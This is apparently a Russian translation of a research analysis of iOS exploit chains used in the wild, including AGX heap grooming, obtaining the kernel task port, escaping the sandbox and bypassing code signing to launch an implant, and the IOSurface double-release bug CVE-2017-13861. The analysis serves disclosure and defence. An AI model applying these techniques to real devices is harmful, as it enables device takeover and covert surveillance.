
IOSurface предоставляет удобный интерфейс к куче ядра. Привязанные к IOSurface свойства сериализуются в пользовательском пространстве, десериализуются в ядре в подклассы `OSObject`, а позднее копируются обратно. Хотя операции со свойствами дороги, они позволяют создавать в памяти ядра контролируемые `OSData`, словари, массивы, числа и строки.

Что такое IOKit?

IOKit — это C++-фреймворк Apple для драйверов устройств. Драйвер, доступный пользовательскому пространству, обычно содержит:

• Объект `IOService`, представляющий оборудование или логическую службу.

• Один или несколько объектов `IOUserClient`, представляющих отдельные подключения из пользовательского пространства.



Пользовательское пространство вызывает нумерованные **внешние методы** через право Mach на отправку, именующее `IOUserClient`. Методы принимают скалярные и структурные входные данные переменного размера и возвращают скалярные либо структурные выходные данные.

Подготовка триггера

Эксплойт находит службу AGX и открывает нужные пользовательские клиенты через `IOServiceOpen`. Профиль iOS `com.apple.WebKit.WebContent.sb` явно разрешает доступ к этой службе GPU, поэтому ошибка достижима из песочницы отрисовщика Safari.

Внешний метод 6, `create_shmem`, создаёт две общие области. Эксплойт заполняет одну заголовком списка выделений и поддескрипторами, а другую — вспомогательными данными ресурсов. Поскольку ядро многократно читает общую память, а не создаёт сначала неизменяемую копию, в критический момент значения остаются под контролем атакующего.


Подготовка кучи

Непосредственно перед запуском переполнения эксплойт создаёт около ста потоков. Поначалу это выглядело либо как попытка выиграть гонку, либо как техника подготовки кучи. Число потоков берётся из словаря смещений для конкретной сборки, что указывает на зависящую от устройства подготовку.


Каждый поток блокируется в `recvmsg_x()` на паре сокетов. Ядро выделяет массив объектов `recv_msg_elem` и выделения `uio`, описывающие буферы пользовательского пространства. Так в тех же размерных классах `kalloc`, на которые направлено переполнение AGX, создаётся воспроизводимый шаблон.

Подготовка кучи с recvmsg_x


На устройствах со страницами 4 КиБ семь потоков создают семь массивов `recv_msg_elem`, после чего одно специально подготовленное Mach-сообщение выделяет объект `kalloc` целевого размера, названный **резервирующим выделением kalloc**. Шаблон повторяется, чтобы хотя бы одно независимо освобождаемое резервирующее выделение с высокой вероятностью оказалось непосредственно перед массивом `recv_msg_elem`.



Эксплойт освобождает выбранные резервирующие выделения и создаёт пустоты:



Затем он запускает переполнение AGX из замещающего выделения, занявшего одну из пустот. Переполнение изменяет первый указатель `uio *` в соседнем массиве `recv_msg_elem`:




Вторая техника подготовки кучи: внестрочная память Mach

Резервирующие выделения размером 4 КиБ создаются специально подготовленными Mach-сообщениями с внестрочной памятью. Такие сообщения дают контролируемое выделение, время жизни которого можно независимо завершить, уничтожив сообщение или право на получение.


На устройствах с 16-КиБ страницами пятнадцать потоков `recvmsg_x` и следующее за ними резервирующее выделение создают шестнадцать объектов целевого размера, заполняя один блок аллокатора. Точные числа зависят от сборки и размера страницы, но цель остаётся прежней: добиться соседства.

После переполнения внешний метод AGX 1, `delete_resource`, освобождает `IOAccelResource2`, указатель на который был записан поверх `uio *`. Теперь повреждённый `recv_msg_elem` содержит указатель на освобождённую память.



Выделение свойства IOSurface замещает этот освобождённый блок базовым буфером `OSData` с контролируемыми атакующим байтами, организованными как поддельный `uio`. Закрытие обоих концов каждой пары сокетов разблокирует `recvmsg_x` и освобождает его объекты `uio`. Когда очередь доходит до повреждённого потока, `uio_free()` освобождает поддельный `uio`, оставляя `OSData` с висячим указателем на базовое хранилище.

Это новый, но хрупкий примитив вторичного освобождения: один объект предоставляет контролируемый первый указатель, а освобождение по этому указателю делает недействительной память, всё ещё принадлежащую другому объекту.



Эксплойт выделяет две страницы объектов `IOSurfaceRootUserClient` из той же зоны `kalloc.512` в надежде, что один из них повторно использует висячий буфер `OSData`. Он читает каждое свойство через `IOSurfaceCopyProperty` и ищет `0x00020002` — характерный счётчик ссылок `OSObject`. Совпадение открывает целый действующий объект пользовательского клиента через изменяемые байты свойства.

Утёкший указатель на таблицу виртуальных функций за вычетом его несдвинутого значения из словаря смещений раскрывает сдвиг ASLR ядра.

Эксплойт копирует `IOSurfaceRootUserClient`, повышает его счётчик ссылок до `0x80008` и заменяет указатель по смещению `0xe0` на адрес ровно на `0xbc` байта ниже глобального `kernel_task`. Запись изменённых байтов через висячий `OSData` модифицирует живой объект.

Порт задачи ядра

XNU представляет ядро как задачу, поэтому у него, как и у любой другой задачи, есть порт задачи. До iOS 10.3 право пользовательского пространства на отправку в этот порт по замыслу предоставляло произвольное чтение и запись памяти ядра.

Вызов внешнего метода IOSurface для изменённого пользовательского клиента следует по контролируемым полям и читает восемь байтов рядом с `kernel_task`. Эксплойт проверяет, что результат похож на указатель ядра, а затем выполняет окончательную замену объекта. Десять полей изменяются так, чтобы построить поддельный путь вызова через `get_surface_use_count`, внешний метод 16.

Концептуально поддельный объект заставляет диспетчеризацию внешнего метода рассматривать глобальный указатель `kernel_task` как задачу, связанную с новым Mach-портом. Поэтому возвращённое пользовательскому пространству имя порта является правом на отправку порту задачи ядра.

```
corrupted IOSurfaceRootUserClient
    -> controlled object/member pointers
    -> external method 16
    -> kernel_task pointer used as task backing object
    -> userspace receives kernel task port
```

Что делать с портом задачи ядра?

Этот порт позволяет применять `mach_vm_read_overwrite()` и `mach_vm_write()` к виртуальной памяти ядра. Эксплойт обходит структуры процессов ядра, чтобы найти текущий процесс и `launchd`.

Каждый процесс указывает на `ucred`, где хранятся учётные данные POSIX UID/GID и метка MAC, описывающая его песочницу. Замена указателя `ucred` текущей задачи указателем из `launchd` предоставляет учётные данные root и снимает песочницу WebContent.

Политика платформы

Каждый процесс iOS дополнительно ограничен песочницей политики платформы. Её байт-код находится в доступной только для чтения области kext, защищённой KPP или KTRR, но объект в

куче содержит изменяемый указатель на этот байт-код.

Эксплойт копирует программу политики платформы в доступную для записи память ядра, удаляет из неё хуки `process-exec` и `process-exec-interpreter` и перенаправляет указатель в куче на изменённую копию. Так не требуется изменять защищённые исполняемые или константные страницы.

Обход проверки подписи кода

Традиционные джейлбрейки часто исправляют `amfid`, демон Apple Mobile File Integrity. Другой путь использует динамический кеш доверия ядра — изменяемый список хешей блоков подписей кода (значений `CDHash`). Образы дисков разработчиков законно добавляют во время выполнения доверенные инструменты вроде `lldb-server`.

Операторы не отключали подпись кода глобально. Они вычисляли CDHash импланта и с помощью чтения и записи ядра добавляли в динамический кеш доверия только это значение. После этого имплант считался доверенным, а остальная политика подписи кода продолжала действовать.

Запуск импланта

Получив учётные данные root, сняв ограничения песочницы, исправив хуки выполнения политики платформы и добавив хеш импланта в доверенные, эксплойт записывает и запускает имплант. Он работает с правами root до перезагрузки и каждые шестьдесят секунд связывается со своим командным сервером, чтобы получить указания о собираемых данных.

Полные возможности импланта описаны в его подробном разборе.

Приложение A: вариант триггера

Селектор `create_shmem` изменился с 6 на 5 в iOS 11. Родственный вариант присутствовал в iOS 12 beta 1, но уже не воспроизводился в 12.1.1. Он воспроизводился как минимум в iOS 11.1.2, 11.3.1 и 11.4.1.

Вариант создаёт очередь команд AGX, выделяет состояние уведомлений и общей памяти, строит некорректный список дескрипторов и вызывает асинхронный внешний метод:

```
err = IOConnectCallAsyncMethod(
    agx_command_queue_userclient,
    0,
    notification_port_mach_port,
    (uint64_t *)&async_ref,
    1,
    NULL, 0,
    NULL, 0,
    NULL, NULL,
    NULL, NULL);
```

Большой триггер из исходного приложения также создаёт ресурсы, отображает обе общие области, заполняет счётчики дескрипторов и многократно организует кучу перед вызовом уязвимого метода AGX.

Цепочка эксплойтов для iOS, применявшаяся в реальных атаках, часть 2: IOSurface

Этот эксплойт использует класс ошибок, который я исследовал с конца 2016 года. Тот же антипаттерн владения снова встречается в цепочке № 3. Цепочка № 2 предназначена для iOS с 10.3 по 10.3.3. Я независимо обнаружил эту уязвимость и сообщил о ней, а Apple исправила её в iOS 11.2.

Уязвимость ядра

Это CVE-2017-13861, совпавшая с ошибкой Project Zero 1417, `async_wake`. Я сообщил о ней 30 октября 2017 года. По всей видимости, операторы перестали применять её раньше: первой неподдерживаемой версией стала iOS 11, выпущенная 19 сентября, хотя код исправили только 2 декабря в iOS 11.2.

В iOS 11 удалили MIG-метод `mach_zone_force_gc()`, сломав один из примитивов эксплуатации. Вместо обновления цепочки и поиска другого способа принудительно запустить сборку мусора операторы перешли на новую цепочку.

Уязвимость

Асинхронные внешние методы IOKit вызываются через `IOConnectCallAsyncMethod`, который помимо обычных аргументов принимает порт пробуждения и массив ссылочных значений. Перед вызовом метода пользовательского клиента MIG получает ссылку на порт пробуждения.

Контракт владения выглядит так:

• Если внешний метод возвращает успех, владение ссылкой на порт пробуждения переходит к методу.
• Если он возвращает ошибку, MIG освобождает ссылку.

Внешний метод 17 `IOSurfaceRootUserClient`, `s_set_surface_notify`, нарушал этот контракт. Если клиент уже зарегистрировал порт с тем же ссылочным значением, метод самостоятельно освобождал `wake_port` и возвращал ошибку. MIG видел ошибку и освобождал его снова. Получена была только одна ссылка, поэтому второе освобождение нарушало соответствие между `io_references` и числом живых указателей и позволяло использовать память после освобождения.

```
MIG: retain(wake_port)             references +1
driver: release(wake_port)         references -1
driver: return error
MIG error path: release(wake_port) references -1 again
```


Подготовка

Как и цепочка № 1, эксплойт разрешает символы через загрузчик и завершает остальные потоки WebContent. Сначала он проверяет `kern.bootargs` на наличие маркера `iop1`; если маркер найден, эксплойт зацикливается, поскольку устройство уже было скомпрометировано. В конце успешного выполнения доступ на запись в ядро добавляет этот маркер.

Эксплойт увеличивает `RLIMIT_NOFILE` до `0x2000`, затем открывает 0x800 каналов и сохраняет оба файловых дескриптора каждого из них. Высокий лимит необходим, поскольку штатная iOS разрешает сравнительно мало открытых дескрипторов.

Сборка мусора в зонном аллокаторе ядра

`kalloc` в XNU опирается на зоны `zalloc` фиксированного размера, например `kalloc.512` и `kalloc.4096`. Подсистемы также определяют специализированные зоны, в том числе `ipc.ports` для объектов Mach-портов.



